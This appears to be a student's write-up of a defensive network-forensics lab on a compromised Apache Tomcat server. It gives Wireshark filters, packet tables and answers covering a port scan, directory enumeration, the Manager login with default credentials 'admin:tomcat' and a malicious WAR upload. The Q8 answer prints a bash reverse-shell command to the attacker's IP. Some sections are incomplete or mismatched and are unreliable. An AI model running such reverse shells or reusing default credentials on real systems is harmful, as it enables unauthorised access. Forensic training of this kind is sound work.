

Tomcat Takeover Lab

Platform: cyberdefenders

From: Asem Reda

Diploma: Cybersecurity 87

Challenge link: <https://cyberdefenders.org/blueteam-ctf-challenges/tomcat-takeover>

Scenario:

The SOC team has identified suspicious activity on a web server within the company's intranet. To better understand the situation, they have captured network traffic for analysis. The PCAP file may contain evidence of malicious activities that led to the compromise of the Apache Tomcat web server. Your task is to analyze the PCAP file to understand the scope of the attack.

The screenshot displays the 'Tomcat Takeover Lab' interface. At the top, the title 'Tomcat Takeover Lab' is followed by a description: 'Analyze network traffic using Wireshark's custom columns, filters, and statistics to identify suspicious web server administration access and potential compromise.' Below this, the 'Category' is 'Network Forensics', and 'Tactics' include 'Reconnaissance', 'Execution', 'Persistence', 'Privilege Escalation', 'Credential Access', 'Discovery', and 'Command and Control'. 'Tools' listed are 'Wireshark' and 'NetworkMiner'. The lab is marked as 'Easy', 'Retired', and takes '30mins' to complete, with a rating of '4.6' stars. Action buttons include 'Bookmark', 'Join the Lab Squad', 'Report an Issue', and 'Share Achievement'. A 'Download Lab Files' section provides a link to download files, with instructions to unzip using the password 'cyberdefenders.org' and a warning to open content in a secure environment. On the right, a sidebar shows 'Scenario' and 'Questions' (8/8) sections. At the bottom left, a progress bar indicates '8 / 8 Questions' and '100% Completed'. A 'This website' link is visible at the bottom right.

First question:

Q1

Solved : 6089

Given the suspicious activity detected on the web server, the PCAP file reveals a series of requests across various ports, indicating potential scanning behavior. Can you identify the source IP address responsible for initiating these requests on our server?

14.0.0.120

Hints

Submit

Solution method:

Using the "tcp.flags.syn==1 && tcp.flags.ack==0" filter

to identify who is attempting port scanning. The basis of this process is (TCP 3-Way Handshake), which detects which IP address is attempting to open multiple ports

on different ports

in a short period of time

	Info	Length	Protocol	Destination	Source	Time	No.
Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=3437407956 TSecr=0 WS=128 [SYN] 445 - 41330 74			TCP	10.0.0.105	10.0.0.115	0.000000 1	
Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=3569593368 TSecr=0 WS=128 [SYN] 22 - 44686 74			TCP	10.0.0.112	10.0.0.115	38.173281 137	
Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=3569719200 TSecr=0 WS=128 [SYN] 8080 - 57784 74			TCP	10.0.0.112	10.0.0.115	184.205512 682	
Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=3569746236 TSecr=0 WS=128 [SYN] 8080 - 44194 74			TCP	10.0.0.112	10.0.0.115	191.242589 803	
Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=3569746237 TSecr=0 WS=128 [SYN] 8080 - 44200 74			TCP	10.0.0.112	10.0.0.115	191.242589 808	
Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=3569785609 TSecr=0 WS=128 [SYN] 8080 - 42224 74			TCP	10.0.0.112	10.0.0.115	230.665195 841	
Seq=0 Win=1824 Len=0 MSS=1460 [SYN] 256 - 51985 60			TCP	10.0.0.112	14.0.0.120	346.031453 1091	
Seq=0 Win=1824 Len=0 MSS=1460 [SYN] 443 - 51985 60			TCP	10.0.0.112	14.0.0.120	346.031453 1092	
Seq=0 Win=1824 Len=0 MSS=1460 [SYN] 198 - 51985 60			TCP	10.0.0.112	14.0.0.120	346.031494 1093	
Seq=0 Win=1824 Len=0 MSS=1460 [SYN] 113 - 51985 60			TCP	10.0.0.112	14.0.0.120	346.031495 1094	
Seq=0 Win=1824 Len=0 MSS=1460 [SYN] 25 - 51985 60			TCP	10.0.0.112	14.0.0.120	346.031625 1095	
Seq=0 Win=1824 Len=0 MSS=1460 [SYN] 306 - 51985 60			TCP	10.0.0.112	14.0.0.120	346.031630 1096	
Seq=0 Win=1824 Len=0 MSS=1460 [SYN] 139 - 51985 60			TCP	10.0.0.112	14.0.0.120	346.031631 1098	
Seq=0 Win=1824 Len=0 MSS=1460 [SYN] 22 - 51985 60			TCP	10.0.0.112	14.0.0.120	346.031767 1100	
Seq=0 Win=1824 Len=0 MSS=1460 [SYN] 21 - 51985 60			TCP	10.0.0.112	14.0.0.120	346.031771 1102	
Seq=0 Win=1824 Len=0 MSS=1460 [SYN] 5900 - 51985 60			TCP	10.0.0.112	14.0.0.120	346.031773 1104	
Seq=0 Win=1824 Len=0 MSS=1460 [SYN] 8888 - 51985 60			TCP	10.0.0.112	14.0.0.120	346.032222 1112	
Seq=0 Win=1824 Len=0 MSS=1460 [SYN] 143 - 51985 60			TCP	10.0.0.112	14.0.0.120	346.032225 1113	
Seq=0 Win=1824 Len=0 MSS=1460 [SYN] 23 - 51985 60			TCP	10.0.0.112	14.0.0.120	346.032226 1114	

Second question:

Q2

Solved : 5938

Based on the identified IP address associated with the attacker, can you identify the country from which the attacker's activities originated?

china

Hints

Submit

Solution method:

Go to the VirusTotal website and enter the IP address to find the country it belongs to

14.0.0.120

0 / 95

Community Score

10+ detected files communicating with this IP address

Reanalyze More

14.0.0.120

CN

Last Analysis Date

1 month ago

Third question:

Q3 Solved : 5908

From the PCAP file, multiple open ports were detected as a result of the attacker's active scan. Which of these ports provides access to the web server admin panel?

8080


Hints

Solution method:

Using the filter "ip.src_host== 14.0.0.120 && ip.dst_host==10.0.0.112 && http"

This narrows down the search to the attacker's IP and the server's IP. The Tomcat admin panel is a web page, therefore

It operates on the HTTP or HTTPS protocol, and that's why we used HTTP, Then we look for the port number



Fourth question:

Q4 Solved : 5725


Following the discovery of open ports on our server, it appears that the attacker attempted to enumerate and uncover directories and files on our web server. Which tools can you identify from the analysis that assisted the attacker in this enumeration process?

gobuster


Hints

Solution method:

Using the same filter as in the previous question To access any packet, go to Hypertext Transfer Protocol → GET → User-Agent





Fifth question:

Q5  Solved : 5612

After the effort to enumerate directories on our web server, the attacker made numerous requests to identify administrative interfaces. Which specific directory related to the admin panel did the attacker uncover?

/manager

 Hints

 Submit

Solution method:

By using the filter:

http.request.uri contains "manager"

Wireshark will focus only on URLs that contain the word “manager.”

You’ll notice many logs because the attacker tried multiple paths related to administrative interfaces. However, the path that was actually discovered and accessed is the Tomcat Manager interface.

The targeted directory is:

/manager/html

Indicators of actual discovery:


Repeated GET requests to /manager/html returning 401 Unauthorized confirm that the interface exists but requires authentication.

Later, an HTTP/1.1 200 OK response appears, followed by the loading of resources from /manager/images/..., which confirms that the attacker successfully accessed the Manager interface.

Finally, there is a POST /manager/html/upload request that returned 200 OK, which is evidence that the attacker used the Manager panel to upload applications.


HTTP/1.1 401 Unauthorized (text/html) 1374	HTTP	14.0.0.120	10.0.0.112	409.554554	20525
GET /manager/html HTTP/1.1 456	HTTP	10.0.0.112	14.0.0.120	418.803368	20533
HTTP/1.1 401 Unauthorized (text/html) 1374	HTTP	14.0.0.120	10.0.0.112	418.807638	20535
GET /manager/html HTTP/1.1 460	HTTP	10.0.0.112	14.0.0.120	420.954790	20537
HTTP/1.1 401 Unauthorized (text/html) 1374	HTTP	14.0.0.120	10.0.0.112	420.956195	20539
GET /manager/html HTTP/1.1 448	HTTP	10.0.0.112	14.0.0.120	422.734690	20541
HTTP/1.1 401 Unauthorized (text/html) 1374	HTTP	14.0.0.120	10.0.0.112	422.736584	20543
GET /manager/html HTTP/1.1 456	HTTP	10.0.0.112	14.0.0.120	429.510478	20545
HTTP/1.1 401 Unauthorized (text/html) 1374	HTTP	14.0.0.120	10.0.0.112	429.512030	20547
GET /manager/html HTTP/1.1 460	HTTP	10.0.0.112	14.0.0.120	434.167858	20549
HTTP/1.1 401 Unauthorized (text/html) 1374	HTTP	14.0.0.120	10.0.0.112	434.169208	20551
GET /manager/html HTTP/1.1 456	HTTP	10.0.0.112	14.0.0.120	437.100598	20553
HTTP/1.1 200 OK (text/html) 80	HTTP	14.0.0.120	10.0.0.112	437.119849	20568
GET /manager/images/tomcat.gif HTTP/1.1 474	HTTP	10.0.0.112	14.0.0.120	437.174640	20571
HTTP/1.1 200 OK (GIF89a) 912	HTTP	14.0.0.120	10.0.0.112	437.176296	20576
GET /manager/images/asf-logo.svg HTTP/1.1 480	HTTP	10.0.0.112	14.0.0.120	437.178997	20579
HTTP/1.1 200 OK 1338	HTTP/X	14.0.0.120	10.0.0.112	437.180968	20599
manager/html/upload;jsessionid=0DE586F27B2F48D0CAB45F731E0E9E71?org.apache.catalina.filters.CSRF_NONCE=83EDFAE24626CC7258AF342D	HTTP	10.0.0.112	14.0.0.120	547.381260	20616
HTTP/1.1 200 OK (text/html) 71	HTTP	14.0.0.120	10.0.0.112	547.487124	20642


Sixth question:

Q6  Solved : 5479

After accessing the admin panel, the attacker tried to brute-force the login credentials. Can you determine the correct username and password that the attacker successfully used for login?

admin:tomcat

 Hints

 Submit

Solution method:


Why this package specifically? Because the attacker was able to obtain the username and password, log in, and download the file

Seventh question:

Solution method:


MIME Multipart Media Encapsulation, Type: multipart/form-data, Boundary


```
"MIME Multipart Media Encapsulation, Type: multipart/form-data, Boundary: "-----309854885940911807712888696060"
[Type: multipart/form-data]
First boundary: -----309854885940911807712888696060\r\n
Encapsulated multipart part: (application/octet-stream)
Content-Disposition: form-data; name="deployWar"; filename="JX00ZY_war"\r\n
```

Q8  Solved : 5182

After successfully establishing a reverse shell on our server, the attacker aimed to ensure persistence on the compromised machine. From the analysis, can you determine the specific command they are scheduled to run to maintain their presence?

```
/***/*** _* '**** _* >& /***/***/*.*.***/*** * >&|*!  
/bin/bash -c 'bash -i >& /dev/tcp/14.0.0.120/443 0>&|'
```

 **Hints**

 **Submit**

Solution method:

SYN = 0x002 -

ACK = 0x010 -

This is done using a **3-Way Handshake** application.